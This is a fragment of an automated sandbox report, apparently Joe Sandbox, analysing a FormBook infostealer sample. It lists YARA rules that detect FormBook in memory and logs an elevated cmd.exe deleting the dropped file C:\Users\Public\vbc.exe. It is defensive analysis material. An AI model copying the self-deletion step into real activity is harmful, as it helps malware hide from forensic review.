Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2372400870.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2372400870.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2372400870.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2372523372.0000000000210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2372523372.0000000000210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2372523372.0000000000210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2372501174.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2372501174.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2372501174.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982A7	NtReadFile

Analysis Process: cmd.exe PID: 2268 Parent PID: 2968

General

Start time:	20:06:35
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a450000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A45A7BD	DeleteFileW

Disassembly

Code Analysis